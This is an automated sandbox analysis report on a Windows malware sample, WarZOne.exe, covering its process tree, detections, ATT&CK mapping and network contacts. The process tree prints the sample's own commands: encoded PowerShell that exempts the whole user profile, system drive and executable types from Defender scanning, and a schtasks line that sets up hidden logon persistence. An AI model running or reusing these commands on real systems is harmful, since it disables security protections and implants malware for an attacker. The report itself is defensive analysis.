ID: 593196
Sample Name: WarZOne.exe
Cookbook: default.jbs
Time: 13:14:44
Date: 21/03/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

WarZOne.exe


Overview

General Information

Sample Name:	WarZOne.exe
Analysis ID:	593196
MD5:	bd217c997f860e..
SHA1:	67d432c7611e1a..
SHA256:	cde7e237d3724e..
Tags:	exe
Infos:	



Detection




Score:	96
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Antivirus / Scanner detection for sub…
- Writes to foreign memory regions
- Encrypted powershell cmdline option…
- Machine Learning detection for sam…
- Allocates memory in foreign process…
- May check the online IP address of…
- .NET source code contains potentia…
- Injects a PE file into a foreign proce…
- Queries sensitive video device infor…
- Machine Learning detection for drop…
- Uses schtasks.exe or at.exe to add…
- Potential dropper URLs found in pow…

Classification



Process Tree

- **System is w10x64**
- WarZOne.exe (PID: 7072 cmdline: "C:\Users\user\Desktop\WarZOne.exe" MD5: BD217C997F860E6C95E4DF1204E8B6F2)
  - 13.exe (PID: 7156 cmdline: C:\Users\user\AppData\Roaming\13.exe MD5: BC498D99D29CEC9B97EFEB530D745D5F)
    - cmd.exe (PID: 4000 cmdline: "cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 5072 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 3508 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" MD5: 95000560239032BC68B4C2FDFCDEF913)
      - powershell.exe (PID: 1896 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" MD5: 95000560239032BC68B4C2FDFCDEF913)
    - cmd.exe (PID: 768 cmdline: cmd" /c schtasks /create /f /sc onlogon /rl highest /tn "System" /tr "C:\Users\user\AppData\Roaming\Windows\System.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 4024 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - schtasks.exe (PID: 1012 cmdline: schtasks /create /f /sc onlogon /rl highest /tn "System" /tr "C:\Users\user\AppData\Roaming\Windows\System.exe" MD5: 838D346D1D28F00783B7A6C6BD03A0DA)
    - cmd.exe (PID: 6548 cmdline: cmd" cmd /c "C:\Users\user\AppData\Roaming\Windows\System.exe MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
      - conhost.exe (PID: 3056 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - System.exe (PID: 6072 cmdline: C:\Users\user\AppData\Roaming\Windows\System.exe MD5: BC498D99D29CEC9B97EFEB530D745D5F)
        - cmd.exe (PID: 4212 cmdline: "cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
          - conhost.exe (PID: 6232 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
          - powershell.exe (PID: 6304 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQApACAALQBGAG8AcgBjAGUA" MD5: 95000560239032BC68B4C2FDFCDEF913)
          - powershell.exe (PID: 6728 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" MD5: 95000560239032BC68B4C2FDFCDEF913)
  - 6363.exe (PID: 6136 cmdline: C:\Users\user\AppData\Roaming\6363.exe MD5: 6E2E572F9C95A2F41B4DA6685F152C6B)
    - conhost.exe (PID: 3960 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - AppLaunch.exe (PID: 5652 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\AppLaunch.exe MD5: 6807F903AC06FF7E1670181378690B22)
- System.exe (PID: 6616 cmdline: C:\Users\user\AppData\Roaming\Windows\System.exe MD5: BC498D99D29CEC9B97EFEB530D745D5F)

- cmd.exe (PID: 5404 cmdline: "cmd" cmd /c powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAAKQBpACAALQBGAG8AcgBjAGUA" & powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4ARQB4AHQAZQBuAHMAaQBvAG4AIABAACgAJwBlAHgAZQAnACwAJwBkAGwAbAAnACkAIAAtAEYAbwByAGMAZQA=" & exit MD5: 4E2ACF4F8A396486AB4268C94A6A245F)
  - conhost.exe (PID: 996 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
  - powershell.exe (PID: 1760 cmdline: powershell -EncodedCommand "QQBkAGQALQBNAHAAUAByAGUAZgBlAHIAZQBuAGMAZQAgAC0ARQB4AGMAbAB1AHMAaQBvAG4AUABhAHQAaAAgAEAAKAAkAGUAbgB2ADoAVQBzAGUAcgBQAHIAbwBmAGkAbABlACwAJABlAG4AdgA6AFMAeQBzAHQAZQBtAEQAcgBpAHYAZQAgACAAKQBpACAALQBGAG8AcgBjAGUA" MD5: 95000560239032BC68B4C2FDFCDEF913)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

No yara matches

Sigma Signatures

There are no malicious signatures, click here to show all signatures.

Joe Sandbox Signatures

AV Detection

Antivirus / Scanner detection for submitted sample

Machine Learning detection for sample

Machine Learning detection for dropped file

Networking

May check the online IP address of the machine

Potential dropper URLs found in powershell memory

System Summary

PE file contains section with special chars

Data Obfuscation

.NET source code contains potential unpacker

Boot Survival

Uses schtasks.exe or at.exe to add and modify task schedules

Malware Analysis System Evasion

Queries sensitive video device information (via WMI, Win32_VideoController, often done to detect virtual machines)

HIPS / PFW / Operating System Protection Evasion

Writes to foreign memory regions

Encrypted powershell cmdline option found


Allocates memory in foreign processes

Injects a PE file into a foreign processes

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 1 1 Windows Management Instrumentation	1 Scheduled Task/Job	1 Access Token Manipulation	1 Disable or Modify Tools	1 Input Capture	1 System Time Discovery	Remote Services	1 1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Ingress Tool Transfer	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	1 System Shutdown/ Reboot
Default Accounts	1 Command and Scripting Interpreter	Boot or Logon Initialization Scripts	3 1 1 Process Injection	1 1 Deobfuscate/Decode Files or Information	LSASS Memory	2 File and Directory Discovery	Remote Desktop Protocol	1 Input Capture	Exfiltration Over Bluetooth	1 Encrypted Channel	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Scheduled Task/Job	Logon Script (Windows)	1 Scheduled Task/Job	2 Obfuscated Files or Information	Security Account Manager	1 6 System Information Discovery	SMB/Windows Admin Shares	1 Clipboard Data	Automated Exfiltration	2 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	1 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 1 Software Packing	NTDS	1 2 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	2 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 Masquerading	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 3 1 Virtualization/Sandbox Evasion	Cached Domain Credentials	1 3 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Access Token Manipulation	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	3 1 1 Process Injection	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Masquerading	/etc/passwd and /etc/shadow	1 System Network Configuration Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
WarZOne.exe	100%	Avira	HEUR/AGEN.1210313	
WarZOne.exe	100%	Joe Sandbox ML		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\AppData\Roaming\6363.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\13.exe	100%	Joe Sandbox ML		
C:\Users\user\AppData\Roaming\Windows\System.exe	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.2.System.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1221928		Download File
0.0.WarZOne.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
1.2.13.exe.8b0000.0.unpack	100%	Avira	HEUR/AGEN.1221928		Download File
26.0.System.exe.c0000.0.unpack	100%	Avira	HEUR/AGEN.1221928		Download File

Source	Detection	Scanner	Label	Link	Download
1.0.13.exe.8b0000.0.unpack	100%	Avira	HEUR/AGEN.1221928		Download File
5.2.AppLaunch.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File
0.2.WarZOne.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1223491		Download File
26.2.System.exe.c0000.0.unpack	100%	Avira	HEUR/AGEN.1221928		Download File
3.3.6363.exe.24f0000.0.unpack	100%	Avira	HEUR/AGEN.1203048		Download File
23.0.System.exe.1f0000.0.unpack	100%	Avira	HEUR/AGEN.1221928		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://wsoft.com/pki/ceroCerAut_2010-06-	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://ocsp.entrust.net03	0%	URL Reputation	safe	
http://ocsp.entrust.net02	0%	URL Reputation	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://https://contoso.com/License	0%	URL Reputation	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://crl.osofts/Microt0	0%	URL Reputation	safe	
http://crl.mi	0%	URL Reputation	safe	
http://ip-api.com4	0%	URL Reputation	safe	
http://https://contoso.com/	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
ip-api.com	208.95.112.1	true	false		high

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://ip-api.com/line/?fields=hosting	false		high


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://nuget.org/NuGet.exe	powershell.exe, 0000000D.00000002.383650086.00000165C6666000.00000004.00000800.00020000.00000000.sdmp	false		high
http://wsoft.com/pki/ceroCerAut_2010-06-	powershell.exe, 0000000D.00000003.365257002.00000165CE7F1000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.386352561.00000165CE7F1000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000000D.00000003.317254266.00000165CE7F1000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://pesterbdd.com/images/Pester.png	powershell.exe, 0000000D.00000002.370820750.00000165B6810000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/soap/encoding/	powershell.exe, 0000000D.00000002.370820750.00000165B6810000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000020.00000002.509103765.000002B38161F000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000023.00000002.528168479.000002D980210000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net03	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp	false	• URL Reputation: safe	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 0000000D.00000002.370820750.00000165B6810000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ocsp.entrust.net02	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp	false	• URL Reputation: safe	unknown
http://https://go.micro	powershell.exe, 0000000D.00000002.383401009.00000165B7C5E000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.383050435.00000165B7A7D000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.382371268.00000165B77E5000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://www.entrust.net/rpa03	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp	false		high
http://https://contoso.com/License	powershell.exe, 0000000D.00000002.383650086.00000165C6666000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://contoso.com/Icon	powershell.exe, 0000000D.00000002.383650086.00000165C6666000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://aia.entrust.net/ts1-chain256.cer01	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp	false		high
http://crl.osofts/Microt0	powershell.exe, 0000000D.00000002.386488332.00000165CE8D0000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://nsis.sf.net/NSIS_ErrorError	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp, WarZOne.exe, 00000000.00000000.256647876.000000000040A000.00000008.00000001.01000000.00000003.sdmp	false		high
http://https://github.com/Pester/Pester	powershell.exe, 0000000D.00000002.370820750.00000165B6810000.00000004.00000800.00020000.00000000.sdmp	false		high
http://crl.mi	powershell.exe, 00000020.00000002.517317731.000002B3FE845000.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://ip-api.com4	AppLaunch.exe, 00000005.00000002.526943680.0000000006D24000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://nsis.sf.net/NSIS_Error	WarZOne.exe, WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp, WarZOne.exe, 00000000.00000000.256647876.000000000040A000.00000008.00000001.01000000.00000003.sdmp	false		high
http://schemas.xmlsoap.org/wsdl/	powershell.exe, 0000000D.00000002.370820750.00000165B6810000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000020.00000002.509103765.000002B38161F000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000023.00000002.528168479.000002D980210000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://contoso.com/	powershell.exe, 0000000D.00000002.383650086.00000165C6666000.00000004.00000800.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown
http://https://nuget.org/nuget.exe	powershell.exe, 0000000D.00000002.383650086.00000165C6666000.00000004.00000800.00020000.00000000.sdmp	false		high
http://ip-api.com	AppLaunch.exe, 00000005.00000002.526943680.0000000006D24000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000005.00000002.527046168.0000000006D3700.00000004.00000800.00020000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.codeplex.com/DotNetZip	AppLaunch.exe, 00000005.00000002.524692625.0000000000402000.00000020.00000400.00020000.00000000.sdmp	false		high
http://crl.entrust.net/ts1ca.crl0	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	13.exe, 00000001.00000002.431572403.0000000003B39000.00000004.00000800.00020000.00000000.sdmp, AppLaunch.exe, 00000005.00000002.526943680.0000000006D24000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.368707604.00000165B6601000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000020.00000002.508573813.000002B381411000.00000004.00000800.00020000.00000000.sdmp, powershell.exe, 00000023.00000002.526641130.000002D980001000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.entrust.net/rpa0	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp	false		high
http://crl.entrust.net/2048ca.crl0	WarZOne.exe, 00000000.00000002.265126284.000000000040A000.00000004.00000001.01000000.00000003.sdmp	false		high
http://crl.t.com/pki/crl/pr	powershell.exe, 0000000D.00000003.365257002.00000165CE7F1000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000000D.00000002.386352561.00000165CE7F1000.00000004.00000020.00020000.00000000.sdmp, powershell.exe, 0000000D.00000003.317254266.00000165CE7F1000.00000004.00000020.00020000.00000000.sdmp	false		high

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
208.95.112.1	ip-api.com	United States		53334	TUT-ASUS	false

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	593196
Start date and time:	2022-03-21 12:14:44 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 8s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	WarZOne.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	39
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal96.troj.evad.winEXE@38/17@1/1
EGA Information:	• Successful, ratio: 33.3%
